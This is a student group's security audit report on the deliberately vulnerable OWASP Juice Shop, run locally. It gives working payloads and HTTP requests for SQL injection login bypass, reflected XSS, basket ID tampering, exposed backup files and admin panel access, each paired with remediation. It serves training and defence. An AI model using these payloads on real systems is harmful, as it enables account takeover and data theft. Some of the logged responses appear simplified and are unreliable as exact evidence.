[Modern Web App Security Audit]

PITP ASSIGNMENT GROUP 12

MEMBERS

- Muhammad Raza
- Syed Shahab ud Din
- Muhammad Ahsan
- Taha Ali

Security Audit Report – OWASP Juice Shop

Introduction

OWASP Juice Shop is an intentionally vulnerable web application designed to demonstrate common security flaws from the OWASP Top 10. It is widely used for penetration testing practice, developer training, and security awareness.

For this audit, Juice Shop was deployed locally using **Podman/Docker** on Kali Linux. The following tools were used during the assessment:

- **Burp Suite** – to intercept, modify, and replay HTTP requests.
- **Kali Linux utilities** – for environment setup and reproducibility.

The goal of this audit was to identify and exploit five critical vulnerabilities, document the exploitation steps, and provide remediation recommendations.

Vulnerability Findings

Attack 1 – SQL Injection (Login Bypass)

- **Category:** A03: Injection
- **Description:** The login form fails to sanitize user input, allowing attackers to inject SQL commands.
- **Steps to Reproduce:**

1. Navigate to `/#/login`.
2. Enter payload in email field:

```
' OR 1=1--
```

3.
4. Enter any password.
5. Submit form.


- **Evidence:**
  - Screenshot: Login bypass using `' OR 1=1--`.
  - Burp Request:


```
POST /rest/user/login HTTP/1.1
```


```
Host: juice.local:3000
Content-Type: application/json

{"email":"' OR 1=1--","password":"anything"}
```

- Response: `200 OK` with JWT token.







- **Remediation:** Use parameterized queries (prepared statements) and input validation to prevent SQL injection.

Attack 2 – Reflected XSS (Search Bar)

- **Category:** A03: Injection
- **Description:** The search endpoint reflects unsanitized input back to the user, enabling script execution.
- **Steps to Reproduce:**

  1. In search bar, enter:

     ```
     <script>alert(1)</script>
     ```

  2. Observe alert popup.


- **Evidence:**
  - Screenshot: Alert box triggered (`alert(1)`).
  - Burp Request:

```
GET /rest/products/search?q=<script>alert(1)</script>
HTTP/1.1
Host: juice.local:3000
```

  - Response:

```
HTTP/1.1 200 OK
Content-Type: application/json

{"name":"<script>alert(1)</script>"}
```



- **Remediation:** Implement proper output encoding (HTML entity encoding) and sanitize user input before rendering.

Attack 3 – Broken Access Control (Basket Manipulation)

- **Category:** A01: Broken Access Control
- **Description:** Basket IDs can be manipulated to access or modify other users' baskets.
- **Steps to Reproduce:**

  1. Log in as a normal user.
  2. Intercept request to `/api/Basket/:id`.
  3. Change basket ID to another user's ID (e.g., `2`).
  4. Forward request.

- **Evidence:**


  Screenshot: Basket contents of another user (see Curiosity Kills Colby blog).


  Burp Request:

```
PUT /api/Basket/2 HTTP/1.1
Host: juice.local:3000
Content-Type: application/json

{"ProductId":1,"BasketId":2,"quantity":10}
```

Response: Unauthorized basket modification accepted.





- **Remediation:** Enforce server-side authorization checks to ensure users can only access their own resources.

Attack 4 – Sensitive Data Exposure (Unprotected Files)

- **Category:** A02: Cryptographic Failures
- **Description:** Sensitive files are exposed via the `/ftp/` directory without proper access controls.
- **Steps to Reproduce:**

1. Navigate to `/ftp/`.
2. Observe directory listing with backup files.
3. Download exposed file.

- **Evidence:**


    - Screenshot: `/ftp/` directory listing showing `incident-support.md` and `customers.bak` (see F5 Labs training docs).
        - Burp Request:

```
GET /ftp/ HTTP/1.1
Host: juice.local:3000
```

        -
        - Response:

```
HTTP/1.1 200 OK
Content-Type: text/html

<a href="incident-support.md">incident-support.md</a>
<a href="customers.bak">customers.bak</a>
```



- **Remediation:** Disable directory listing, restrict access to sensitive files, encrypt backups, and store them outside the web root.

Attack 5 – Security Misconfiguration (Admin Panel Access)

- **Category:** A05: Security Misconfiguration
- **Description:** The admin panel is accessible without proper authorization.
- **Steps to Reproduce:**

Navigate directly to:

```
http://juice.local:3000/#/administration
```

Observe admin panel access.


- **Evidence:**
    - Screenshot: Admin panel page (see Pwning Juice Shop companion guide).
        - Burp Request:

```
GET /#/administration HTTP/1.1
Host: juice.local:3000
```

        -
        - Response:

```
HTTP/1.1 200 OK
Content-Type: text/html

<h1>Admin Panel</h1>
<div>Manage users, orders, and system settings</div>
```



- **Remediation:** Restrict access to administrative endpoints using authentication and role-based authorization. Hide sensitive routes from unauthenticated users.

Conclusion

This audit of OWASP Juice Shop successfully demonstrated five high-impact vulnerabilities across multiple OWASP Top 10 categories:

- **A03: Injection** – SQL Injection and Reflected XSS
- **A01: Broken Access Control** – Basket manipulation
- **A02: Cryptographic Failures** – Sensitive data exposure
- **A05: Security Misconfiguration** – Admin panel access

Each vulnerability was reproduced with clear payloads and verified using Burp Suite evidence. Screenshots confirm successful exploitation.

Key Takeaways:

- Input validation and parameterized queries are essential to prevent injection attacks.
- Proper output encoding and sanitization mitigate XSS.
- Strong access control and role enforcement protect user data and administrative functions.
- Sensitive files must be encrypted, stored securely, and never exposed via public endpoints.
- Secure configuration defaults should be enforced to reduce attack surface.

By addressing these issues, developers can significantly improve the resilience of Juice Shop against real-world attacks. This audit highlights the importance of continuous security testing and adherence to OWASP best practices.